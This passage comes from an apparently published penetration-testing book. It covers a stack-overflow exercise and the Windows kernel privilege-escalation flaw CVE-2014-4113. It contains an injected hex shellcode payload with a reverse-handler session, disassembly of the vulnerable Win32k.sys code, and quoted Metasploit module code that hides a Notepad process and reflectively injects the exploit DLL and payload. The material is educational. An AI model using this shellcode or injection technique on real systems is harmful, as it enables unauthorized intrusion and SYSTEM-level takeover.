stuff the a NOP sled and you should see something similar to the following screenshot:



```
root@findlay:~# ./demo $(python -c 'print "\x90"*150 + "\xbb\x81\x38\xb8\x95\x
d9\xe1\xd9\x74\x24\xf4\x5e\x31\xc9\xb1\x1f\x31\x5e\x15\x83\xee\xfc\x03\x5e\x11
\xe2\x74\x52\xb2\xcb\x47\x78\x35\x10\xf4\x3d\xe9\xbd\xf8\x71\x6b\xcb\x1d\xbc\x
f4\x5c\x86\x57\x8a\x62\x38\xa9\x1c\x61\x38\x1b\xb2\xec\xd9\x31\x2d\xb7\x49\x97
\xe6\xce\x88\x54\xc4\x51\xcf\x9b\xaf\x48\x81\x6f\x6d\x03\xbf\x90\x8d\xd3\xe7\x
fa\x8d\xb9\x12\x72\x6e\x0c\xd5\x49\xf1\xea\x25\x28\x4f\x1f\x82\x79\xa8\x59\xcc
\x6d\xb7\x99\x45\x6e\x76\x72\x59\xb0\x9a\x89\xd1\x4f\x90\x12\x94\x70\x52\x03\x
cd\xf9\x42\xba\x47\xf5\x34\xbe\x6a\x86\xb0\x01\x0c\x85\x45\x60\x54\x88\xb9\x63
\xa4\x30\xb8\x63\xa4\x46\x76\xe3" + "\xc0\xf2\xff\xbf"*20')


I'm sorry, my responses are limited.  You must ask the right questions.
```

```
msf exploit(handler) > exploit

[*] Started reverse handler on 0.0.0.0:45678
[*] Starting the payload handler...
[*] Sending stage (36 bytes) to 127.0.0.1
```

Summary

In this chapter, we learned the basics of low-level memory management during the execution of a program. We learned how to examine the finer points of what's happening during execution, including how to temporarily pause execution so we can examine memory in detail. We covered some basic introductory knowledge on assembly language and debugging to not only complete the study in this chapter, but to prepare for the work ahead in later chapters. We wrote up a quick and vulnerable C program to demonstrate stack overflow attacks; once we understood the program at the stack level, we generated a payload in pure hexadecimal opcodes with `msfvenom`. To prepare this payload for the target, we learned how to manually search for and remove code-breaking shellcode.

Questions

1. The stack is a ______, or LIFO, structure.
2. For this list of generic registers, identify the one of the eight not listed: `EAX`, `EBX`, `ECX`, `EDX`, `EBP`, `ESI`, `EDI`.
3. In AT&T assembly language notation, the operand order when copying data from one place to another is _________.
4. `jnz` causes execution to jump to the specified address if the value of `EBX` is equal to zero. (True | False)
5. The memory space between the base pointer and the stack pointer is the ________.
6. The `\x90` opcode notoriously breaks shellcode. (True | False)
7. What does little-endian mean?

Further Reading

- *Smashing the stack for fun and profit*, a notorious discussion of stack overflow attacks (`http://www.phrack.org/issues/49/14.html#article`)
- *Practical Reverse Engineering: x86, x64, ARM, Windows Kernel, Reversing Tools, and Obfuscation*, Dang, Bruce, Alexandre Gazet, and Elias Bachaalany by John Wiley and Sons, 2014.

8 Windows Kernel Security

The kernel is the colonel of the operating system. It's the software that allows the operating system to link applications to hardware, translating application requests into instructions for the CPU. In fact, it's hard to distinguish an operating system per se from its kernel; it is the heart of the OS. A bug in a user's application may cause crashes, instability, slowness, and so on, but a bug in the kernel can crash the entire system. An even more devastating potential is arbitrary code execution with the highest privileges available on the operating system. Kernel attacks are a hacker's dream.

Absolutely everything in an operating system works with the kernel in some form. As the core of the operating system, the kernel requires isolation from the less-privileged processes on the system; without isolation, it could be corrupted and a corrupt kernel renders the system unusable. This isolation is accomplished by rendering the kernel's space in memory as off-limits to processes on the user side. Despite this, full isolation would make the computer useless for users and their applications – interfaces are a necessity. These interfaces create doorways for the attacker into the highest privilege level possible on a Windows computer.

An in-depth discussion of the Windows NT kernel is out of scope for this discussion, but we'll introduce kernel security concepts and step through a Metasploit exploit module against the Windows kernel to better understand how it works. We'll explore a hands-on introduction to exploiting a kernel vulnerability to elevate privileges on a Windows target.

In this chapter, we'll cover the following:

- An overview of kernel concepts and attacks
- The concept of pointers to illustrate null pointer flaws
- Code from the Metasploit module for exploiting the CVE-2014-4113 vulnerability
- A demonstration of leveraging this module for privilege escalation after gaining a foothold on a Windows 7 target


Technical requirements

- Kali Linux
- A Windows 7 target PC or virtual machine
- WinDbg for further debugging study (not necessary to complete the exercise)
- IDA disassembler for analyzing binaries and drivers (not necessary to complete the exercise)

Kernel fundamentals – understanding how kernel attacks work

A crucial philosophical point to remember: the kernel is a computer program. It's a construct that can be rather intimidating for us lowly noobs, so it helps to remember the true nature of the beast. The casual flaws you learn about in ordinary programming can all occur in kernel code. The kernel occupies memory, just like any ordinary program, so the potential to put something where it doesn't belong and execute it exists. If this is the case, what makes the kernel so special? The kernel manages all low-level functions by interfacing the hardware of the computer and the software of the operating system. There are many, many different programs running on a modern instance of Windows and they all want to use one processor at the same time. The programs can't decide who gets how much time, and the processor dumbly completes operations – it can't decide, either. It's the kernel that functions as the cop managing all the high-level interactions with the lowest level structures of the system. The next time you're marveling at the multitasking ability of a computer that isn't actually capable of multitasking, thank the kernel for providing that illusion to you.

Windows is an example of an operating system that uses a dual-mode architecture: user and kernel (sometimes called user and supervisor). Thus, the memory space is split into two halves and user mode cannot access kernel space. Kernel mode, on the other hand, has the highest authority and can access any part of the system and hardware. The kernel is ultimately the mediator between the actual hardware and the operating system. In Windows, the interface with hardware is provided by the **Hardware Abstraction Layer** (**HAL**) which, as the name suggests, creates a layer of abstraction to, for instance, normalize differences in hardware. Kernel mode drivers provide interfaces for applications requesting access to hardware; even something taken for granted such as an application wishing to display data on the screen must work with a kernel mode driver. The beauty of these structures is they create a layer of abstraction and a single familiar environment for applications to work with. A Windows developer doesn't need to worry about the different monitors that may be displaying his or her program to the user:



Kernel attack vectors

The security implications of the kernel are both profound in the sense of potential impact and the extremely low-level activity happening within the kernel, and also straightforward in the sense that the kernel is software written by people (say no more). Some attack vectors that we consider when examining the kernel concept are as follows:

- **APIs**: If the kernel doesn't allow some means for applications to access its functionality, there's no point in a computer and we can all go home now. The potential exists via the APIs for arbitrary code to be executed in kernel mode, giving an attacker's shellcode all the access it needs for total compromise.
- **Paddling upstream from hardware**: If you examine the design of the Windows operating system, you'll notice that you can get intimate with the kernel in a more direct way from the hardware side of the systems hierarchy. Malicious driver design could exploit the mechanisms that map the hardware device into virtual memory space.
- **Undermining the boot process**: The operating system has to be brought up at boot time, and this is a vulnerable time for the system. If the boot flow can be arbitrarily controlled, it may be possible to attack the kernel before various self-protections are initialized.
- **Rootkits**: A kernel-mode rootkit in Windows typically looks like a kernel-mode driver. Successful coding of such malware is a very delicate balancing act due to the nature of the kernel's code; couple that with modern protections such as driver signing, and this is getting harder and harder to pull off. It isn't impossible, and regardless, older operating systems are still a reality in many environments. It's important for the pen tester to be aware of the attacks that the security industry likes to describe as on their way out the door.

The kernel's role as time cop

There are various pieces of magic that a modern operating system needs to perform and the kernel is the magician. One example is context switching, which is a technique that allows numerous processes to share a single CPU. Context switching is the actual work of putting a running thread on hold and storing it in memory, getting another thread up and running with CPU resources, and then putting the second thread on hold and storing it in memory before recalling the first thread. There's no way around the fact that this takes time to do, so some of the latency in a processor is found in context switching; one of the innovations in operating systems is developing ways to cut this time down as much as possible.

Of course, we're rarely fortunate enough to have to worry about just two little threads trying to run on the same processor – there are often dozens waiting, so the task of prioritizing becomes necessary. Prioritizing threads is part of the work of the scheduler. The scheduler decides who gets what slice of time with the processor and when. What if a process doesn't want to give up its time with the processor? In a cooperative multitasking operating system, the process needs to be done with resources before they will be released. In a preemptive multitasking operating system, on the other hand, the scheduler can interrupt a task and resume it later. I'm sure you can imagine the security implications of an operating system that's unable to context switch with a thread that refuses to relinquish resources. Thankfully, modern operating systems are typically preemptive. In fact, in the case of Windows, the kernel itself is preemptive – this simply means that even tasks running in kernel mode can be interrupted.

Even young children can grasp one of the fundamental rules of existence: events don't always happen at once, and you often have to wait for something to happen. You have to go to school for a whole week before the fun of the weekend starts. Even at the extraordinarily small scale of the tiny slices of time used in context switching and scheduling, sometimes we have to wait around for something to happen before we can proceed. Programmers and reverse engineers alike will see these time-dependent constructs in code:

1. Grab the value of variable `VAR`; use an `if/then` statement to establish a condition based on this fetched value
2. Grab the value of variable `VAR`; use it in a function according to the condition(s) established in *step 1*
3. Grab the value of variable `VAR`; use it in a function according to the condition(s) established in *step 1* and *step 2* and so on

Imagine if we could create a condition that would cause these dependencies to occur out of their prescribed order. For example, what if I could cause *step 2* to happen first? In this case, the code is expecting a condition to have been established already. An attacker may thus trigger an exploit by racing against the established order – this is called a **race condition**.

It's just a program

From a security perspective, one of the most crucial points to understand about the kernel is that it's technically a program made up of code. The real distinction between a flaw in the kernel and a flaw in code on the user side is the privilege; any piece of code running at the kernel level can own the system because the kernel is the system.

Crashing the kernel results in an irrecoverable situation (namely, requires a reboot), whereas crashing a user application just requires restarting the application – so, exploring kernel attacks is more precarious and there is far less room for mistakes. It's still just a computer program, though. I emphasize this because we can understand the kernel attack in this chapter from a programmer's perspective. The kernel is written in a mix of assembly and C (which is useful due to its low-level interface ability), so let's take a look at a basic programming concept from a C and assembly point of view before we dive into exploiting our Windows target.

Pointing out the problem – pointer issues

Programming languages make use of different data types: numeric types such as integers, Boolean types to convey true and false, sets and arrays as composite data types; and so on. Pointers are yet another kind of data type: a reference. References are values that refer to data indirectly. For example, suppose I have a book with a map of each of the United States, on each page. If someone asks me where I live, I could say *page 35* – an indirect reference to the data (the state map) on that particular page. References as a data type are, in themselves, simple; but the datum to which a reference refers can itself be a reference. Imagine the complexity that is possible with this cute little object.


Dereferencing pointers in C and assembly

Pointers, as a reference data type, are considered low-level because their values are used as memory addresses. A pointer points at a datum, and the actual memory address of the datum is therefore the value of the pointer. The action of using the pointer to access the datum at the defined memory address is called **dereferencing**. Let's take a look at a sample C program that plays around with pointers and dereferencing, and then a quick peek at the assembly of the compiled program:

```
#include <stdio.h>
int main(int argc, char **argv)
{
    int x = 10;
```

```
        int *point = &x;
        int deref = *point;
        printf("\nVariable x is currently %d. *point is %d.\n\n", x, deref);
        *point = 20;
        int dereftwo = *point;
        printf("After assigning 20 to the address referenced by point, *point
    is now %d.\n\n", dereftwo);
        printf("x is now %d.\n\n", x);
    }
```

The compiled program generates this output:



```
root@yokwe:~# ./pointer

Variable x is currently 10. *point is 10.

After assigning 20 to the address pointed to by point, *point is now 20.

x is now 20.

root@yokwe:~#
```

Our following assembly examples are 64-bit (hence, for example, `RBP`), but the concepts are the same. However, we're sticking with Intel syntax despite working in Linux, which uses AT&T syntax – this is to stay consistent with the previous chapter's introduction to assembly. Remember, source and destination operands are reversed in AT&T notation!

Take a look at what happens at key points in the assembled program. Declaring integer `x` causes a spot in memory to be allocated for it. `int x = 10;` looks like this in assembly:

```
    mov    DWORD PTR [rbp-20], 10
```

Thus, the value `10` is moved into the `4` byte location at the base pointer, minus `20`. Easy enough. (Note that the actual size of the memory allocated for our variable is defined here: `DWORD`. A double-word is 32 bits, or 4 bytes, long.) But now, check out what happens when we get to `int *point = &x;` where we declare the int pointer, `*point`, and assign it the actual memory location of `x`:


```
    lea    rax, [rbp-20]
    mov    QWORD PTR [rbp-8], rax
```

The lea instruction means **load effective address**. Here, the RAX register is the destination, so what's really being said here is put the address of the base pointer minus 20 into the RAX register. Next, the value in RAX is moved to the quadword of memory (8 bytes) at the base pointer minus 8. So far, we set aside 4 bytes of memory at the base pointer minus 20 and placed the integer 10 there. Then, we took the 64-bit address of this integer's location in memory and placed that value into memory at the base pointer minus 8. In short, integer x is now at RBP - 20, and the address at RBP - 20 is now stored as a pointer in RBP - 8.

When we dereference the pointer with int deref = *point;, we see this in assembly:

```
mov    rax, QWORD PTR [rbp-8]
mov    eax, DWORD PTR [rax]
mov    DWORD PTR [rbp-12], eax
```

To understand these instructions, let's quickly review the registers. Remember that EAX is a 32-bit register in the IA-32 architecture; it's an extension of the 16-bit AX. RAX is a 64-bit register in the x64 architecture, but recall that, being backward-compatible, it follows the same principle, RAX is an extension of EAX:



The square brackets, [ ], distinguish the contents of a memory location or register. So first, we're putting the quadword value pointed to by RBP - 8 into the RAX register; then, we're loading into the EAX register the DWORD value that RAX is pointing to; finally, the DWORD in EAX is placed in a DWORD-sized chunk of memory at the base pointer minus 12.

Remember that RBP - 8 contained the address of our integer, x. So, as you can see in the assembly code, we managed to get that integer stored in another place in memory by pointing to a pointer that was pointing at our integer.

Understanding NULL pointer dereferencing

Now that we've reviewed pointer basics, we can define NULL pointer dereferencing: it's when a program uses a pointer to access the memory location to which it points (dereference), but the pointer's value is NULL. Recall from our introduction to shellcoding that our program tried to access `0x7a7a7a7a` when we overwrote the return with the ASCII letter z, so in the case of a NULL pointer, an invalid location in memory is trying to be accessed. The difference is that we aren't overwriting the pointer value with arbitrary bytes; it's NULL – an address that simply doesn't exist. The result is always some sort of fault, but the resulting behavior can be unpredictable. With this being the case, why are we concerned with NULL pointer dereferencing?

I know what the hacker in you is saying: *it's pretty obvious that exploiting a NULL pointer dereference vulnerability results in a denial-of-service*. Perhaps, grasshopper, but it's a little more complicated than that. For one, the memory addresses starting at `0x00000000` may or may not be mapped. That is, if a NULL pointer's value is literally zero, it may be possible to end up in a legitimate memory location. If it isn't a valid memory location, we get a crash; but if it is valid, and there's some tasty shellcode waiting there, then we have ourselves code execution. Another scenario to consider is the pointer that is not properly validated before being dereferenced. The actual value may not be NULL in this case, but the attack is effectively the same. For our analysis, we'll pick on a well-known Windows vulnerability from 2014: CVE-2014-4113.


Probably the most common way of referring to known vulnerabilities is with their CVE designation. The CVE is a catalog of software-based threats sponsored by the U.S. Federal Government. Vulnerabilities are defined as flaws that can give an attacker direct access to systems or data, whereas an exposure is a flaw that allows indirect access to systems or data. The CVE convention is CVE-<year>-<ID number>.

The Win32k kernel-mode driver


CVE-2014-4113 is also known by its Microsoft Security Bulletin designation, MS14-058. It is an **Elevation of Privilege** (**EoP**) vulnerability in the kernel-mode driver `Win32k.sys`. I don't know if the name `Win32k.sys` makes this apparent, but a bug in this particular driver is very bad news for a Windows system.

The `Win32k.sys` driver is the kernel side of some core parts of the Windows subsystem. Its main functionality is the GUI of Windows; it's responsible for window management. Any program that needs to display something doesn't talk to graphics hardware directly; instead, it interfaces via the **graphics device interface** (**GDI**), which is managed by `Win32k.sys`. User mode window management talks to `Win32k.sys` through User32 DLLs from the user-side service **Client/Server Runtime Subsystem** (**CSRSS**). Drivers provide access for entities to their functionality via entry points, and `Win32k.sys` has about 600 of them. This highly complex interaction and core functionality makes security a bit of a nightmare for something like `Win32k.sys`.

This is a highly simplified depiction of the place of `Win32k.sys` in the Windows kernel and its relationship to user land:



Note that this depiction also physically relates to memory, as user land is the lower portion of memory (at the top of the image), and kernel land occupies the upper portion. `0x00000000` to `0x7FFFFFFF` is user space, and application virtual memory spaces occupy certain regions within it; the remainder, `0x80000000` to `0xFFFFFFFF`, is the almighty kernel. Windows design is not dumb – you can't just arbitrarily execute something in kernel land. What we hope to accomplish is tricking code running in kernel mode to execute our payload within user space. We don't need to trespass in the kernel's backyard to get something running with the kernel's high privileges:



Passing an error code as a pointer to xxxSendMessage()

There's a lot of complexity in `Win32k.sys` and we don't have time to even scratch the surface, so let's hone in on the vulnerable structures that we will be attacking with our module in the next section. Remember that `Win32k.sys` is largely responsible for window management, including handling requests from applications to output something to a display. There's a function inside `Win32k.sys` called `xxxMNFindWindowFromPoint()` that is used to identify the window that is occupying a particular location on the screen (a point, given in *X* and *Y* coordinates). This function will return the memory address of a C++ structure called `tagWND` (`WND` means window; this is all window management), but if there's an error, the function returns error codes: `-1` and `-5`. In a classic programming oversight, the caller of this function does check for the return of `-1`, but there isn't a check for the `-5`. As long as the zero flag isn't set when the following simple comparison is executed – `cmp ebx, 0FFFFFFFFh` – the program happily continues, knowing that it has a valid memory pointer returned from the called function. The invalid pointer vulnerability is born.

Let's take a look at the flow of execution through `Win32k.sys` with IDA. In my IDA session with the driver, I identify `sub_BF8B959D` as the `xxxSendMessage()` function (`sub` for subroutine). The critical moment is visible in `loc_BF9392D8` (`loc` for location in memory):


```
cmp     ebx, 0FFFFFFFFh
jnz     short loc_BF9392EB
```

The value in the `EBX` register is checked against the value `-1` (note the hexadecimal value is a signed integer; hence `0xFFFFFFFF` is equal to `-1`). `jnz` jumps if the zero flag is not set; remember, that's just assembly-talk for jump to the specified location if the two compared values are *not* the same.

Let's do a quick review of conditional jumps in assembly. The principles of *jump if zero* or *jump if not zero* refer to the result of a comparison. Suppose you have variables `x` and `y`. It's a plain logical statement that `x - x = 0`. Therefore, if `x - y = 0`, then we know that `x = y`. `jnz` and `jz` will check the zero flag in the flags register to check the result of the comparison.

So, if the value in `EBX` is not `-1`, then we jump to `loc_BF9392EB`:

```
push     0
push     [ebp+arg_8]
push     1EDh
push     ebx
call     sub_BF8B959D
```



```
loc_BF9391ED:
and     eax, 0FFFFFDFFh
mov     [edi], eax
cmp     ebx, 0FFFFFFFFh
jnz     short loc_BF93920A
```

```
loc_BF9392D8:
cmp     ebx, 0FFFFFFFFh
jnz     short loc_BF9392EB
```

```
mov     eax, dword_BFA1EB58
mov     ecx, [edi+8]
add     eax, 0B4h
mov     edx, [eax]
mov     [ebp+var_14], edx
lea     edx, [ebp+var_14]
mov     [eax], edx
mov     [ebp+var_10], ecx
test    ecx, ecx
jz      short loc_BF9391D2
```

```
loc_BF93920A:
test    ebx, ebx
jz      short loc_BF939229
```

```
push    1
push    [ebp+arg_8]
push    esi
push    edi
call    sub_BF9178BB
jmp     short loc_BF9392FB
```

```
loc_BF9392EB:
push    0
push    [ebp+arg_8]
push    1EDh
push    ebx
call    sub_BF8B959D
```

Recall that in my specific session here, `sub_BF8B959D` is the `xxxSendMessage` function. The simplest way to put this is that `xxxSendMessage` will be called if `EBX` contains anything other than `-1`. The `-5` value is not checked against `EBX` before the call. By returning `-5` into the flow at this point, we can pass it to the `xxxSendMessage` function as a parameter. `-5` represented as a hexadecimal value looks like `0xFFFFFFFB`. `xxxSendMessage` is expecting a pointer in this particular parameter. If the exploit works, execution will try to jump to the memory location, `0xFFFFFFFB`. Part of the exploit's job is to land us in the NULL page with an offset. The exploit will have already mapped some space in the NULL page before this point, so ultimately, execution jumps to shellcode waiting in user space. (As is often the case, Windows allowed NULL page mapping for backwards compatibility reasons.) Now, I know what the hacker in you is saying: *it seems like disabling NULL page mapping would stop this attack right in its tracks*. A job well done, and Microsoft thought of that: NULL page mapping is disabled by default starting in Windows 8.

There aren't enough pages to do a deep dive into this particular vulnerability, but I hope I've given the reader enough background to try this out: get on your vulnerable Windows 7 VM and nab the driver (it's in `System32`), open it up in IDA, and follow the flow of execution. See if you can understand what's happening in the other functions in play here. Try keeping a running map of the registers and their values, and use the `push` and `pop` operations to understand the stack in real time. IDA is the perfect tool for this analysis. I have a feeling you'll be hooked.

Metasploit – exploring a Windows kernel exploit module

Now that we have a little background, we're going to watch the attack in action with Metasploit. The exploit module specific to this vulnerability is called `exploit/windows/local/ms14_058_track_popup_menu` (recall that MS14-058 is the Microsoft Security Bulletin designation for this flaw). Notice that this exploit falls under the local subcategory? The nature of this flaw requires that we are able to execute a program as a privileged user – this is a local attack, as opposed to a remote attack. Sometimes you'll see security publications discuss local exploits with phrases like *the risk is limited by the fact that the attacker must be local to the machine*. The pen tester in you should be chuckling at this point, because you know that the context of distinguishing local from remote essentially removes the human factor sitting at the keyboard. If we can convince the user to take some action, we're as good as local. These local attacks can become remotely controlled with just a little finesse.

Before we get to the fun stuff, let's examine the Metasploit module in detail so we understand how it works. As always, we need to take a look at the `include` lines so we can review the functionality that's being imported into this module:

```
require 'msf/core/post/windows/reflective_dll_injection'
class MetasploitModule < Msf::Exploit::Local
    Rank = NormalRanking
    include Msf::Post::File
    include Msf::Post::Windows::Priv
    include Msf::Post::Windows::Process
    include Msf::Post::Windows::FileInfo
    include Msf::Post::Windows::ReflectiveDLLInjection
```

So, we have several Windows post-exploit modules loaded here: `File`, `Priv`, `Process`, `FileInfo`, and `ReflectiveDLLInjection`. I won't bog you down with dumping the code from all five post modules here, but you should always consider the proper review of the included modules as a requirement. Recall that the `include` statement makes those modules mixins whose parameters are directly referenceable within this parent module.

Back to the parent module; we're going to skip over the first two defined methods: `initialize(info={})` and `check`. You will remember that the `info` initialization provides useful information for the user, but it isn't necessary for the module to function. The most practical purpose of this is making keywords available to the search function within `msfconsole`. The `check` method is also not strictly necessary, but it makes this module available to the compatibility checking functionality of Metasploit. When a target is selected, you can load an exploit and check whether the target is probably vulnerable. Personally, I find the check functionality to be nifty and potentially a time-saver, but in general I would never recommend relying on it.

Now, at long last: the `exploit` method. Please note that the method starts with some error checking that we're skipping over; it makes sure we aren't already `SYSTEM` (just in case you're still racing after crossing the finish line!) and it checks that the session host architecture and the options-defined architecture match:

```
def exploit
    print_status('Launching notepad to host the exploit...')
    notepad_process = client.sys.process.execute('notepad.exe', nil,
{'Hidden' => true})
    begin
        process = client.sys.process.open(notepad_process.pid,
PROCESS_ALL_ACCESS)
        print_good("Process #{process.pid} launched.")
  rescue Rex::Post::Meterpreter::RequestError
        print_error('Operation failed. Trying to elevate the current
process...')
        process = client.sys.process.open
    end
```

The method starts with an attempt to launch Notepad. Note that the `{'Hidden' => true}` argument is passed to `execute`. This ensures that Notepad will execute but the friendly editor window won't actually appear for the user (that would certainly tip off the user that something is wrong). We then handle the successful launch of Notepad and nab the process ID for the next stage of the exploit; alternatively, `rescue` comes to the rescue to handle the failure to launch Notepad and instead nabs the currently open process for the next stage.

As a review, DLLs are the Windows implementation of the shared library model. They are executable code that can be shared by programs. For all intents and purposes, they should be regarded as executables. The main difference from an EXE is that DLLs require an entry point that is provided by a running program. From a security perspective, DLLs are very dangerous because they are loaded in the memory space of the calling process, which means they have the same permissions as the running process. If we can inject a malicious DLL into a privileged process, this is pretty much game over.

And now, our big finale: reflective DLL injection. DLLs are meant to be loaded into the memory space of a process, so DLL injection is simply forcing this with our chosen DLL. However, since a DLL is an independent file in its own right, DLL injection typically involves pulling the DLL's code off of disk. Reflective DLL injection allows us to source the code straight out of memory. Let's take a look at what our module does with reflective DLL injection in the context of our `Win32k.sys` exploit:

```
      print_status("Reflectively injecting the exploit DLL into
#{process.pid}...")
      if target.arch.first == ARCH_X86
          dll_file_name = 'cve-2014-4113.x86.dll'
      else
          dll_file_name = 'cve-2014-4113.x64.dll'
      end
      library_path = ::File.join(Msf::Config.data_directory, 'exploits',
'CVE-2014-4113', dll_file_name)
      library_path = ::File.expand_path(library_path)
      print_status("Injecting exploit into #{process.pid}...")
      exploit_mem, offset = inject_dll_into_process(process, library_path)
      print_status("Exploit injected. Injecting payload into
#{process.pid}...")
```

```
      payload_mem = inject_into_process(process, payload.encoded)
      print_status('Payload injected. Executing exploit...')
      process.thread.create(exploit_mem + offset, payload_mem)
      print_good('Exploit finished, wait for (hopefully privileged) payload
  execution to complete.')
  end
```

Let's examine this step by step and skip over the status printouts:

- First, the `if...else`, `target.arch.first == ARCH_X86` statement. This is self-explanatory: the module is pulling an exploit DLL from the Metasploit `Data\Exploits` folder, and this check allows for the architecture to be targeted correctly.
- `library_path` allows the module to find and load the exploit DLL from the attacker's local disk. I hope the creative side has kicked in and you just realized that you could modify this module to point at any DLL you like.
- `exploit_mem, offset = inject_dll_into_process()` is the first slap across the target's face. Note that `inject_dll_into_process()` is defined in the included `ReflectiveDLLInjection` module. This particular method takes the target process and the DLL's local path as arguments and then returns an array with two values: the allocated memory address and the offset. Our module takes these returned values and stores them as `exploit_mem` and `offset`, respectively.
